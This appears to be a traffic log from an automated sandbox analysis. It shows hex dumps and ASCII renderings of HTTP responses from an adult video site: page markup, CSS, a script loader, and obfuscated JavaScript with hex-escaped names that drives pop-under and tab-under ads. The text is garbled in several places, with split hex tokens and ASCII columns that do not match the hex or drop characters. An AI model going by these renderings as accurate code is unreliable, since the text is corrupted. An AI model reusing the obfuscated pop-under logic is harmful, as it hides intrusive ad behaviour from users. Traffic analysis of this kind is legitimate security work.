2021-10-18 20:21:13 UTC	2700	IN	Data Raw: 33 5b 27 5c 78 37 30 5c 78 37 32 5c 78 36 66 5c 78 37 34 5c 78 36 66 5c 78 37 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 3d 5f 30 78 38 62 64 37 35 33 5b 27 5c 78 37 30 5c 78 37 32 5c 78 36 66 5c 78 37 34 5c 78 36 66 5c 78 37 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 2c 6e 65 77 20 5f 30 78 35 31 62 30 39 33 28 29 29 3b 7d 3b 7d 28 29 3b 4f 62 6a 65 63 74 5b 27 5c 78 36 34 5c 78 36 35 5c 78 36 36 5c 78 36 39 5c 78 36 65 5c 78 36 35 5c 78 35 30 5c 78 37 32 5c 78 36 66 5c 78 37 30 5c 78 36 35 5c 78 37 32 5c 78 37 34 5c 78 37 39 27 5d 28 5f 30 78 32 63 34 31 66 33 2c 27 5c 78 35 66 5c 78 35 66 5c 78 36 35 5c 78 37 32 5c 78 34 64 5c 78 36 66 5c 78 36 34 5c 78 37 35 5c 78 36 63 5c 78 36 35 2 7 2c 7b 27 5c 78 37 36 5c 78 36 31 5c 78 36 63 5c 78 37 35 5c 78 Data Ascii: 3["\x70\x72\x6f\x74\x6f\x74\x79\x70\x65"]=_0x8bd753["\x70\x72\x6f\x74\x6f\x74\x79\x70\x65"],new _0x51b093())};};Object["\x64\x65\x66\x69\x6e\x65\x50\x72\x6f\x70\x65\x72\x74\x79"][_0x2c41f3,"\x5f\x5f\x65\x73\x4d\x6f\x64\x75\x6c\x65"],["\x76\x61\x6c\x75\x
2021-10-18 20:21:13 UTC	2716	IN	Data Raw: 37 46 42 38 0d 0a 2b 62 74 6f 61 28 5f 30 78 39 37 39 65 39 33 29 29 2c 5f 30 78 32 65 32 64 35 61 5b 27 5c 78 37 33 5c 78 37 34 5c 78 36 66 5c 78 37 30 5c 78 35 30 5c 78 37 32 5c 78 36 66 5c 78 37 30 5c 78 36 31 5c 78 36 37 5c 78 36 31 5c 78 37 34 5c 78 36 39 5c 78 36 66 5c 78 36 65 27 5d 28 29 2c 5f 30 78 32 65 32 64 35 61 5b 27 5c 78 37 30 5c 78 37 32 5c 78 36 35 5c 78 37 36 5c 78 36 35 5c 78 36 65 5c 78 37 34 5c 78 34 34 5c 78 36 35 5c 78 36 36 5c 78 3 6 31 5c 78 37 35 5c 78 36 63 5c 78 37 34 27 5d 28 29 3b 7d 2c 21 5b 5d 29 3b 7d 2c 5f 30 78 35 31 37 61 35 61 5b 27 5c 78 36 31 5c 78 36 34 5c 78 36 34 5c 78 34 32 5c 78 36 63 5c 78 36 66 5c 78 36 32 5c 78 35 35 5c 78 35 32 5c 78 34 63 27 5d 3d 66 75 6e 63 74 69 6f 6e 28 5f 30 78 34 61 30 31 61 63 2c 5f Data Ascii: 7FB8+bttoa(_0x979e93)),_0x2e2d5a["\x73\x74\x6f\x70\x50\x72\x6f\x70\x61\x67\x61\x74\x69\x6f\x6e"](),_0x2e2d5a["\x70\x72\x65\x76\x65\x6e\x74\x44\x65\x66\x61\x75\x6c\x74"]();.![]);,_0x517a5a["\x61\x64\x64\x42\x6c\x6f\x62\x55\x52\x4c"]=function(_0x4a01ac,_
2021-10-18 20:21:13 UTC	2732	IN	Data Raw: 78 37 34 5c 78 36 61 5c 78 35 66 5c 78 36 31 5c 78 36 34 5c 78 35 66 5c 78 36 38 5c 78 36 35 5c 78 36 39 5c 78 36 37 5c 78 36 38 5c 78 37 34 27 5d 29 3d 3d 3d 27 5c 78 33 39 5c 78 33 31 27 26 26 53 74 72 69 6e 67 28 5f 30 78 35 32 62 62 61 38 5b 27 5c 78 37 34 5c 78 36 61 5c 78 35 66 5c 78 36 31 5c 78 36 34 5c 78 35 66 5c 78 37 37 5c 78 36 39 5c 78 36 34 5c 78 37 34 5c 78 36 38 27 5d 29 3d 3d 3d 27 5c 78 33 39 5c 78 33 37 5c 78 33 30 27 26 26 28 5f 30 78 3 5 32 62 62 61 38 5b 27 5c 78 37 34 5c 78 36 61 5c 78 35 66 5c 78 36 31 5c 78 36 34 5c 78 36 32 5c 78 35 66 5c 78 37 33 5c 78 37 30 5c 78 36 66 5c 78 37 34 5c 78 35 66 5c 78 36 39 5c 78 36 34 27 5d 3d 27 5c 78 37 35 5c 78 36 65 5c 78 36 34 5c 78 36 35 5c 78 37 32 5c 78 37 30 5c 78 36 63 5c 78 36 31 5c 78 Data Ascii: x74\x6a\x5f\x61\x64\x5f\x68\x65\x69\x67\x68\x74"]==='\x39\x31'&&String(_0x52bba8["\x74\x6a\x5f\x61\x64\x5f\x69\x64\x74\x68"]==='\x39\x37\x30'&&(_0x52bba8["\x74\x6a\x5f\x61\x64\x62\x5f\x73\x70\x6f\x74\x5f\x69\x64"]]='\x75\x6e\x64\x65\x72\x70\x6c\x61\x
2021-10-18 20:21:13 UTC	2748	IN	Data Raw: 34 30 33 46 0d 0a 72 28 65 29 7d 72 65 74 75 72 6e 20 6e 65 77 20 69 2e 44 65 66 61 75 6c 74 50 6f 70 42 65 68 61 76 69 6f 72 28 65 29 7d 2c 74 68 69 73 2e 6d 6f 62 69 6c 65 42 65 68 61 76 69 6f 72 3d 66 75 6e 63 74 69 6f 6e 28 65 29 7b 76 61 72 20 74 3d 64 2e 47 65 6e 65 72 61 6c 2e 6e 65 65 64 73 46 69 78 65 64 54 61 62 55 6e 64 65 72 28 29 3f 75 2e 44 65 66 61 75 6c 74 42 65 68 61 76 69 6f 72 2e 66 69 78 65 64 54 61 62 55 6e 64 65 72 3a 75 2e 44 65 66 61 75 6c 74 42 65 68 61 76 69 6f 72 2e 74 61 62 55 6e 64 65 72 3b 72 65 74 75 72 6e 20 6e 65 77 20 69 2e 44 65 66 61 75 6 c 74 50 6f 70 42 65 68 61 76 69 6f 72 28 72 28 72 28 7b 7d 2c 65 29 2c 7b 64 65 66 61 75 6c 74 42 65 68 61 76 69 6f 72 3 a 74 7d 29 29 7d 7d 3b 74 2e 50 6f 70 4d 65 74 68 6f 64 46 61 63 Data Ascii: 403Fr(e))return new i.DefaultPopBehavior(e)),this.mobileBehavior=function(e){var t=d.General.needs FixedTabUnder()?u.DefaultBehavior.fixedTabUnder:u.DefaultBehavior.tabUnder;return new i.DefaultPopBehavior(r(r({}),e), {defaultBehavior:t}}));t.PopMethodFac
2021-10-18 20:21:13 UTC	2764	IN	Data Raw: 66 34 34 39 66 63 30 65 39 64 35 32 61 37 38 64 61 33 35 63 37 39 64 61 34 61 35 35 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: f449f0e9d52a78da35c79da4a55"></script> </body></html>0

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:21:27 UTC	2769	IN	Data Raw: 66 6f 72 6d 61 74 28 27 65 6d 62 65 64 64 65 64 2d 6f 70 65 6e 74 79 70 65 27 29 2c 0a 20 20 20 20 20 20 20 75 72 6c 28 27 68 74 74 70 0d 0a Data Ascii: format('embedded-opentype'), url('http
2021-10-18 20:21:27 UTC	2769	IN	Data Raw: 32 31 45 38 0d 0a 73 3a 2f 2f 64 69 2e 72 64 74 63 64 6e 2e 63 6f 6d 2f 77 77 77 2d 73 74 61 74 69 63 2f 63 64 6e 5f 66 69 6c 65 73 2f 72 65 64 74 75 62 65 2f 66 6f 6e 74 73 2f 72 74 5f 66 6f 6e 74 2e 77 6f 66 66 32 3f 76 3d 66 64 64 64 33 30 62 61 61 38 31 34 66 34 34 39 66 63 30 65 39 64 35 32 61 37 38 64 61 33 35 63 37 39 64 61 34 61 35 35 27 29 20 66 6f 72 6d 61 74 28 27 77 6f 66 66 32 27 29 2c 0a 20 20 20 20 20 20 20 75 72 6c 28 27 68 74 74 70 73 3a 2f 2f 64 69 2e 72 64 74 63 64 6e 2e 63 6f 6d 2f 77 77 77 2d 73 74 61 74 69 63 2f 63 64 6e 5f 66 69 6c 65 73 2f 72 65 64 74 75 62 65 2f 66 6f 6e 74 73 2f 72 74 5f 66 6f 6e 74 2e 77 6f 66 66 3f 76 3d 66 64 64 64 33 30 62 61 61 38 31 34 66 34 34 39 66 63 30 65 39 64 35 32 61 37 38 64 61 33 35 63 37 39 64 Data Ascii: 21E8s://di.rdtcdn.com/www-static/cdn_files/redtube/fonts/rt_font.woff2?v=fddd30baa814f449fc0e9d52a78da35c79da4a55') format('woff2'), url('https://di.rdtcdn.com/www-static/cdn_files/redtube/fonts/rt_font.woff?v=fddd30baa814f449fc0e9d52a78da35c79d
2021-10-18 20:21:27 UTC	2770	IN	Data Raw: 63 73 73 2f 67 65 6e 65 72 61 74 65 64 2f 70 63 2f 76 69 64 65 6f 2d 69 6e 64 65 78 2e 63 73 73 3f 76 3d 66 64 64 64 33 30 62 61 61 38 31 34 66 34 34 39 66 63 30 65 39 64 35 32 61 37 38 64 61 33 35 63 37 39 64 61 34 61 35 35 22 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 74 79 70 65 3d 22 74 65 78 2f 2f 63 73 73 22 2f 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 6c 6f 61 64 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 64 69 2e 72 64 74 63 64 6e 2e 63 6f 6d 2f 77 77 77 2d 73 74 61 74 69 63 2f 63 64 6e 5f 66 69 6c 65 73 2f 72 65 64 74 75 62 65 2f 66 6f 6e 74 73 2f 72 74 5f 66 6f 6e 74 2e 77 6f 66 66 32 3f 76 3d 66 64 64 64 33 30 62 61 61 38 31 34 66 34 34 39 66 63 30 65 39 64 35 32 61 37 38 64 61 33 35 63 37 39 64 61 34 61 35 35 22 20 61 Data Ascii: css/generated/pc/video-index.css?v=fddd30baa814f449fc0e9d52a78da35c79da4a55" type="text/css"/> <link rel="preload" href="https://di.rdtcdn.com/www-static/cdn_files/redtube/fonts/rt_font.woff2?v=fddd30baa814f449fc0e9d52a78da35c79da4a55" a
2021-10-18 20:21:27 UTC	2772	IN	Data Raw: 76 20 69 66 72 61 6d 65 3a 66 69 72 73 74 2d 63 68 69 6c 64 20 7b 0a 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 35 70 78 3b 0a 20 20 20 20 7d 0a 0a 20 20 20 20 2e 6d 64 32 71 75 30 34 30 76 75 20 7b 0a 20 20 20 20 20 20 20 20 20 6f 76 65 72 66 6c 6f 77 3a 20 68 69 64 64 65 6e 3b 0a 20 20 20 20 7d 0a 0a 20 20 20 20 2e 6d 64 32 71 75 30 34 30 76 75 20 2e 73 75 62 74 78 74 20 7b 0a 20 20 20 20 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 72 69 67 68 74 3b 0a 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 39 70 78 3b 0a 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 37 66 37 66 37 66 3b 0a 20 20 20 20 7d 0a 20 20 20 20 2e 6d 64 32 71 75 30 34 30 76 75 2e 68 64 20 69 66 72 61 6d 65 2c 20 2e 6d 64 32 71 75 30 34 30 76 75 2e Data Ascii: v iframe:first-child { margin-bottom: 5px; } .md2qu040vu { overflow: hidden; } .md2qu040vu .subtxt { text-align: right; font-size: 9px; color: #7f7f7f; } .md2qu040vu.hd iframe, .md2qu040vu.
2021-10-18 20:21:27 UTC	2773	IN	Data Raw: 6f 67 67 65 64 5f 6f 75 74 20 2e 6d 64 32 71 75 30 34 30 76 77 2e 6d 64 32 71 75 30 34 30 76 63 2c 0a 20 20 20 20 2e 62 72 6f 77 73 65 5f 63 61 74 65 67 6f 72 79 20 2e 6d 64 32 71 75 30 34 30 76 77 2e 6d 64 32 71 75 30 34 30 76 79 2c 0a 20 20 20 20 2e 63 6f 6d 6d 75 6e 69 74 79 5f 70 61 67 65 2e 6c 6f 67 67 65 64 5f 6f 75 74 20 2e 6d 64 32 71 75 30 34 30 76 77 2e 6d 64 32 71 75 30 34 30 76 79 20 7b 0a 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 30 3b 0a 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 6d 64 32 71 75 30 34 30 76 77 2e 6d 64 32 71 75 30 34 30 76 63 2c 0a 20 20 20 20 2e 6d 64 32 71 75 30 34 30 76 77 2e 6d 64 32 71 75 30 34 30 76 79 20 7b 0a 20 20 20 20 20 20 20 20 20 68 65 69 67 68 74 3a 20 33 37 30 70 78 3b 0a 20 20 20 20 20 Data Ascii: ogged_out.md2qu040vw.md2qu040vc, .browse_category.md2qu040vw.md2qu040vy, .community_page.logged_out.md2qu040vw.md2qu040vy { margin-top: 0; } .md2qu040vw.md2qu040vc, .md2qu040vw.md2qu040vy { height: 370px;
2021-10-18 20:21:27 UTC	2775	IN	Data Raw: 6d 64 32 71 75 30 34 30 76 63 2c 0a 20 20 20 23 77 61 74 63 68 5f 6c 61 74 65 72 5f 76 69 64 65 6f 73 20 2e 6d 64 32 71 75 30 34 30 76 77 2e 6d 64 32 71 75 30 34 30 76 79 20 7b 0a 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 30 3b 0a 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 6d 64 32 71 75 30 34 30 76 77 2e 6d 64 32 71 75 30 34 30 76 62 20 64 6b 76 68 73 35 77 69 32 20 7b 20 6d 61 72 67 69 6e 3a 20 35 70 78 20 61 75 74 6f 20 30 3b 2 0 7d 0a 0a 20 20 20 20 2e 6d 64 32 71 75 30 34 30 76 77 2e 6d 64 32 71 75 30 34 30 76 7a 20 64 6b 76 68 73 35 77 69 32 2c 0a 20 20 20 20 2e 6d 64 32 71 75 30 34 30 76 77 2e 6d 64 32 71 75 30 34 30 76 7a 20 69 66 72 61 6d 65 20 7b 20 6d 61 72 67 69 6e 3a 20 35 70 78 20 61 75 74 6f 20 30 3b 20 7d 0a 20 20 Data Ascii: md2qu040vc, #watch_later_videos.md2qu040vw.md2qu040vy { margin-top: 0; } .md2qu040vw.md2qu040vb dkvhs5wi2 { margin: 5px auto 0; } .md2qu040vw.md2qu040vz dkvhs5wi2, .md2qu040vw.md2qu040vz iframe { margin: 5px auto 0; }
2021-10-18 20:21:27 UTC	2776	IN	Data Raw: 3b 0a 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 2e 68 64 2d 74 68 75 6d 62 73 20 2e 6d 64 32 71 75 30 34 30 76 78 20 2e 61 64 5f 74 69 74 6c 65 2c 0a 20 20 20 20 20 20 20 20 2e 68 64 2d 74 68 75 6d 62 73 20 2e 6d 64 32 71 75 30 34 30 76 78 20 2e 61 64 2d 6c 69 6e 6b 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 6d 64 32 71 75 30 34 30 76 68 20 7b 0a 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 32 30 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 62 6f 72 64 65 72 3a 20 31 70 78 20 73 6f 6c 69 64 20 23 31 44 31 44 31 44 3b 0a 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 31 30 31 Data Ascii: ; } .hd-thumbnails.md2qu040vx .ad_title, .hd-thumbnails.md2qu040vx .ad-link { display: block; } .md2qu040vh { padding: 20px; border: 1px solid #1D1D1D; background: #101
2021-10-18 20:21:27 UTC	2777	IN	Data Raw: 20 33 35 30 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 68 65 69 67 68 74 3a 61 75 74 6f 3b 0a 20 20 20 20 20 20 20 20 20 20 77 69 64 74 68 3a 20 61 75 74 6f 3b 0a 20 20 20 20 20 20 20 20 20 20 66 6c 6f 61 74 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 77 69 64 65 47 72 69 64 20 2e 6d 64 32 71 75 30 34 30 76 63 20 2b 20 3a 6e 6f 74 28 61 29 20 3e 20 64 69 76 20 7b 0a 20 20 20 20 20 20 20 20 20 0d 0a Data Ascii: 350px; height:auto; width: auto; float: none; margin: 0; } .wideGrid .md2qu040vc + :not(a) > div {
2021-10-18 20:21:27 UTC	2778	IN	Data Raw: 35 41 30 0d 0a 20 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 20 20 20 20 20 20 74 6f 70 3a 20 35 30 25 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6c 65 66 74 3a 20 35 30 25 3b 0a 20 20 20 20 20 20 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 2d 35 30 25 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 2d 77 65 62 6b 69 74 2d 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 6 1 6e 73 6c 61 74 65 28 2d 35 30 25 2c 2d 35 30 25 29 3b 0a 20 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 77 69 64 65 47 72 69 64 20 2e 6d 65 6d 62 65 72 73 5f 67 72 69 64 20 2e 6d 64 32 71 75 30 34 30 76 77 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 67 72 69 64 2d 63 6f 6c 75 6d 6e 3a 20 Data Ascii: 5A0 position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); -webkit-transform: translate(-50%, -50%); } .wideGrid .members_grid.md2qu040vw { grid-column:
2021-10-18 20:21:27 UTC	2779	IN	Data Raw: 64 2d 63 6f 6c 75 6d 6e 3a 20 36 2f 73 70 61 6e 20 33 3b 0a 20 20 20 20 20 0d 0a Data Ascii: d-column: 6/span 3;

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:21:27 UTC	2790	IN	Data Raw: 31 36 39 38 0d 0a 5b 74 5d 2c 66 61 69 6c 75 72 65 3a 21 72 3f 21 31 3a 61 28 72 29 3f 72 3a 5b 72 5d 2c 63 61 6c 6c 62 61 63 6b 3a 75 7c 7c 77 7d 2c 65 3d 21 21 66 2e 74 65 73 74 3b 72 65 74 75 72 6e 20 65 26 26 21 21 66 2e 73 75 63 63 65 73 73 3f 28 66 2e 73 75 63 63 65 73 73 2e 70 75 73 68 28 66 2e 63 61 6c 6c 62 61 63 6b 29 2c 69 2e 6c 6f 61 64 2e 61 70 70 6c 79 28 6e 75 6c 6c 2c 66 2e 73 75 63 63 65 73 73 29 29 3a 65 7c 7c 21 66 2e 66 61 69 6c 75 72 65 3f 75 28 29 3a 28 66 2e 66 61 69 6c 75 72 65 2e 70 75 73 68 28 66 2e 63 61 6c 6c 62 61 63 6b 29 2c 69 2e 6c 6f 61 64 2e 61 70 70 6c 79 28 6e 75 6c 6c 2c 66 2e 66 61 69 6c 75 72 65 29 29 2c 69 7d 66 75 6e 63 74 69 6f 6e 20 76 28 6e 29 7b 7 6 61 72 20 74 3d 7b 7d 2c 69 2c 72 3b 69 66 28 74 79 70 65 6f 66 Data Ascii: 1698[t].failure:!r?!1:a(r)?r:[r].callback:u w},e=!f.test;return e&&!f.success?(f.success.push(f.callback),i.load.apply(null,f.success)):e f.failure?u():(f.failure.push(f.callback),i.load.apply(null,f.failure)),i}function v(n){var t={},i,r;if(typeof
2021-10-18 20:21:27 UTC	2792	IN	Data Raw: 22 3b 76 61 72 20 74 3d 6e 2e 73 70 6c 69 74 28 22 3f 22 29 5b 30 5d 2e 73 70 6c 69 74 28 22 2e 22 29 3b 72 65 74 75 72 6e 20 74 5b 74 2e 6c 65 6e 67 74 68 2d 31 5d 2e 74 6f 4c 6f 77 65 72 43 61 73 65 28 29 7d 66 75 6e 63 74 69 6f 6e 20 72 74 28 74 2c 69 29 7b 66 75 6e 63 74 69 6f 6e 20 65 28 74 29 7b 74 3d 74 7c 7c 6e 2e 65 76 65 6e 74 3b 75 2e 6f 6e 6c 6f 61 64 3d 75 2e 6f 6e 72 65 61 64 79 73 74 61 74 65 63 68 61 6e 67 65 3d 75 2e 6f 6e 65 72 72 6f 72 3d 6e 75 6c 6c 3b 69 28 29 7d 66 75 6e 63 74 69 6f 6e 20 6f 28 66 29 7b 66 3d 66 7c 7c 6e 2e 65 76 65 6e 74 3b 28 66 2e 74 79 70 65 3d 3d 3d 22 6c 6f 61 64 22 7c 7c 2f 6c 6f 61 64 65 64 7c 63 6f 6d 70 6c 65 74 65 2f 2e 74 65 73 74 28 75 2e 72 65 61 64 79 53 74 61 74 65 29 26 26 28 21 72 2e 64 6f 63 75 6d Data Ascii: ";var t=n.split("")[0].split("");return t[t.length-1].toLowerCase()}function rt(t,i){function e(t){t=t n.event;u.on load=u.onreadystatechange=u.onerror=null;i()}function o(f){f=f n.event;(f.type==="load") loaded complete .test(u.ready State)&&(!r.docum
2021-10-18 20:21:27 UTC	2793	IN	Data Raw: 22 41 4c 4c 22 26 26 79 28 29 26 26 6f 29 3f 28 66 28 74 29 2c 69 29 3a 28 65 3d 68 5b 6e 5d 2c 65 3f 65 2e 70 75 73 68 28 74 29 3a 65 3d 68 5b 6e 5d 3d 5b 74 5d 2c 69 29 7d 66 75 6e 63 74 69 6f 6e 20 65 28 29 7b 69 66 28 21 72 2e 62 6f 64 79 29 7b 6e 2e 63 6c 65 61 72 54 69 6d 65 6f 75 74 28 69 2e 72 65 61 64 79 54 69 6d 65 6f 75 74 29 3b 69 2e 72 65 61 64 79 54 69 6d 65 6f 75 74 3d 6e 2e 73 65 74 54 69 6d 65 6f 75 74 28 65 2c 35 30 29 3b 72 65 74 75 72 6e 7d 6f 7c 7c 28 6f 3d 21 30 2c 76 74 28 29 2c 75 28 64 2c 66 75 6e 63 74 69 6f 6e 28 6e 29 7b 66 28 6e 29 7d 29 29 7d 66 75 6e 63 74 69 6f 6e 20 6b 28 29 7b 72 2e 61 64 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 3f 28 72 2e 72 65 6d 6f 76 65 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 28 22 44 4f 4d 43 6f 6e Data Ascii: "ALL"&&y()&&o)?(f(t,i):(e=h[n],e?e.push(t):e=h[n]=[t],i))}function e(){if(!r.body){n.clearTimeout(i.readyTime out);i.readyTimeout=n.setTimeout(e,50);return}o o=!0,v(t),u(d,function(n){f(n)}))}function k(){if(r.addEventListener?r.removeEventListener("DOMCon
2021-10-18 20:21:27 UTC	2794	IN	Data Raw: 64 65 72 5f 62 61 72 22 3e 0a 20 20 20 3c 64 69 76 20 69 64 3d 22 68 65 61 64 65 72 5f 6c 65 66 74 22 3e 0a 20 20 20 20 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 6d 65 6e 75 5f 74 6f 67 67 6c 65 20 6a 73 5f 73 69 64 65 6d 65 6e 75 22 20 64 61 74 61 2d 65 78 70 65 6e 64 2d 69 64 3d 22 72 65 64 74 75 62 65 5f 6c 61 79 6f 75 74 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 65 6d 20 63 6c 61 73 73 3d 22 6d 65 6e 75 5f 74 6f 67 67 6c 65 5f 69 63 6f 6e 20 72 74 5f 68 65 61 64 65 72 5f 4d 65 6e 75 20 72 74 5f 69 63 6f 6e 22 3e 3c 2f 65 6d 3e 0a 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 3c 64 69 76 20 69 64 3d 22 6c 6f 67 6f 5f 77 72 61 70 22 3e 0a 20 20 20 20 20 20 20 20 3c 61 20 69 64 3d 22 72 65 64 74 75 62 65 Data Ascii: der_bar"> <div id="header_left"> <div class="menu_toggle js_sidemenu" data-expend-id="redtube_layo ut"> <em class="menu_toggle_icon rt_header_Menu rt_icon"> </div> <div id="logo_wrap"> <a id="redtube
2021-10-18 20:21:27 UTC	2796	IN	Data Raw: 6f 72 6d 5f 77 72 61 70 70 65 72 22 20 63 6c 61 73 73 3d 22 22 3e 0a 20 20 20 3c 66 6f 72 6d 20 69 64 3d 22 6a 73 5f 68 65 61 64 65 72 5f 73 65 61 72 63 68 22 20 63 6c 61 73 73 3d 22 63 6c 65 61 72 66 69 78 20 68 65 61 64 65 72 5f 73 65 61 72 63 68 5f 66 6f 72 6d 22 20 61 63 74 69 6f 6e 3d 22 2f 22 20 6f 6e 73 75 62 6d 69 74 3d 22 72 65 0d 0a Data Ascii: orm_wrapper" class=""> <form id="js_header_search" class="clearfix header_search_form" action="/" onsubmit="re
2021-10-18 20:21:27 UTC	2796	IN	Data Raw: 31 36 41 30 0d 0a 74 75 72 6e 20 66 61 6c 73 65 22 3e 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 69 6e 70 75 74 20 69 64 3d 22 68 65 61 64 65 72 5f 73 65 61 72 63 68 5f 66 69 65 6c 64 22 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6e 61 6d 65 3d 22 73 65 61 72 63 68 22 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 74 79 70 65 3d 22 74 65 78 74 22 0a 20 20 20 20 20 20 20 20 20 20 20 20 61 75 74 6f 63 6f 6d 70 6c 65 74 65 3d 22 6f 66 66 22 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 6c 61 63 65 68 6f 6c 64 65 72 3d 22 53 65 61 72 63 68 2e 2e 2e 22 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 64 61 74 61 2d 70 6c 61 63 65 68 6f 6c 64 65 72 3d 22 53 65 61 72 63 6 8 2e 2e 2e 22 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 76 Data Ascii: 16A0turn false"> <input id="header_search_field" name="search" type="text" autocomplete="off" placeholder="Search..." data-placeholder="Search..." v
2021-10-18 20:21:27 UTC	2797	IN	Data Raw: 20 20 20 20 20 20 20 20 74 72 65 6e 64 69 6e 67 53 65 61 72 63 68 65 73 20 3a 20 22 54 72 65 6e 64 69 6e 67 20 53 65 61 72 63 68 65 73 22 2c 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 6e 6f 53 65 61 72 63 68 52 65 73 75 6c 74 20 3a 20 22 4e 6f 20 72 65 73 75 6c 74 73 20 66 6f 75 6e 64 22 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 2c 0a 20 20 20 20 20 73 65 67 6d 65 6e 74 3a 20 22 73 74 72 61 69 67 68 74 22 2c 0a 20 20 20 20 20 20 20 20 20 20 61 75 74 6f 63 6f 6d 70 6c 65 74 65 41 6a 61 78 20 3a 20 22 5c 2f 76 69 64 65 6f 5c 2f 73 65 61 72 63 68 5f 61 75 74 6f 63 6f 6d 70 6c 65 74 65 22 2c 0a 20 20 20 20 20 20 20 20 20 20 74 72 65 6e 64 69 6e 67 53 65 61 72 63 68 65 73 20 3a 20 5b 7b 22 67 72 6f 75 70 4e 61 6d 65 2 2 3a 22 74 6f 70 54 72 65 6e 64 69 6e 67 53 65 61 72 63 68 65 73 Data Ascii: trendingSearches : "Trending Searches", noSearchResult : "No results found" }, segmen t: "straight", autocompleteAjax : "VvideoVsearch_autocomplete", trendingSearches : [{f"groupName":"topTre ndingSearches
2021-10-18 20:21:27 UTC	2799	IN	Data Raw: 64 74 75 62 65 70 72 65 6d 69 75 6d 2e 63 6f 6d 2f 70 72 65 6d 69 75 6d 5f 73 69 67 6e 75 70 3f 74 79 70 65 3d 55 70 67 72 42 74 6e 2d 48 64 72 5f 53 74 61 72 22 0a 20 20 20 20 20 20 20 20 20 20 64 61 74 61 2d 70 6f 70 75 6e 64 65 72 2d 65 78 63 6c 75 73 69 6f 6e 3d 22 74 72 75 65 22 0a 20 20 20 20 20 20 20 20 20 20 64 61 74 61 2d 6d 6f 64 61 6c 5f 6e 61 6d 65 20 3d 20 22 22 3e 0a 20 20 20 20 20 20 20 20 3c 65 6d 20 63 6c 61 73 73 3d 22 75 70 67 72 61 64 65 5f 73 74 61 72 5f 69 63 6f 6e 20 72 74 5f 69 63 6f 6e 20 72 74 5f 4d 65 6e 75 5f 53 74 61 72 22 3e 3c 2f 65 6d 3e 0a 20 20 20 20 20 20 20 20 3c 73 70 61 6e 20 63 6c 61 73 73 3d 22 75 70 67 72 61 64 65 5f 74 78 74 22 3e 50 72 65 6d 69 75 6d 3c 2f 73 70 61 6e 3e 0a 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 Data Ascii: dtubepremium.com/premium_signup?type=UpgrBtn-Hdr_Star" data-popunder-exclusion="true" data-modal_name = ""> <em class="upgrade_star_icon rt_icon rt_Menu_Star"> >Premium </div>
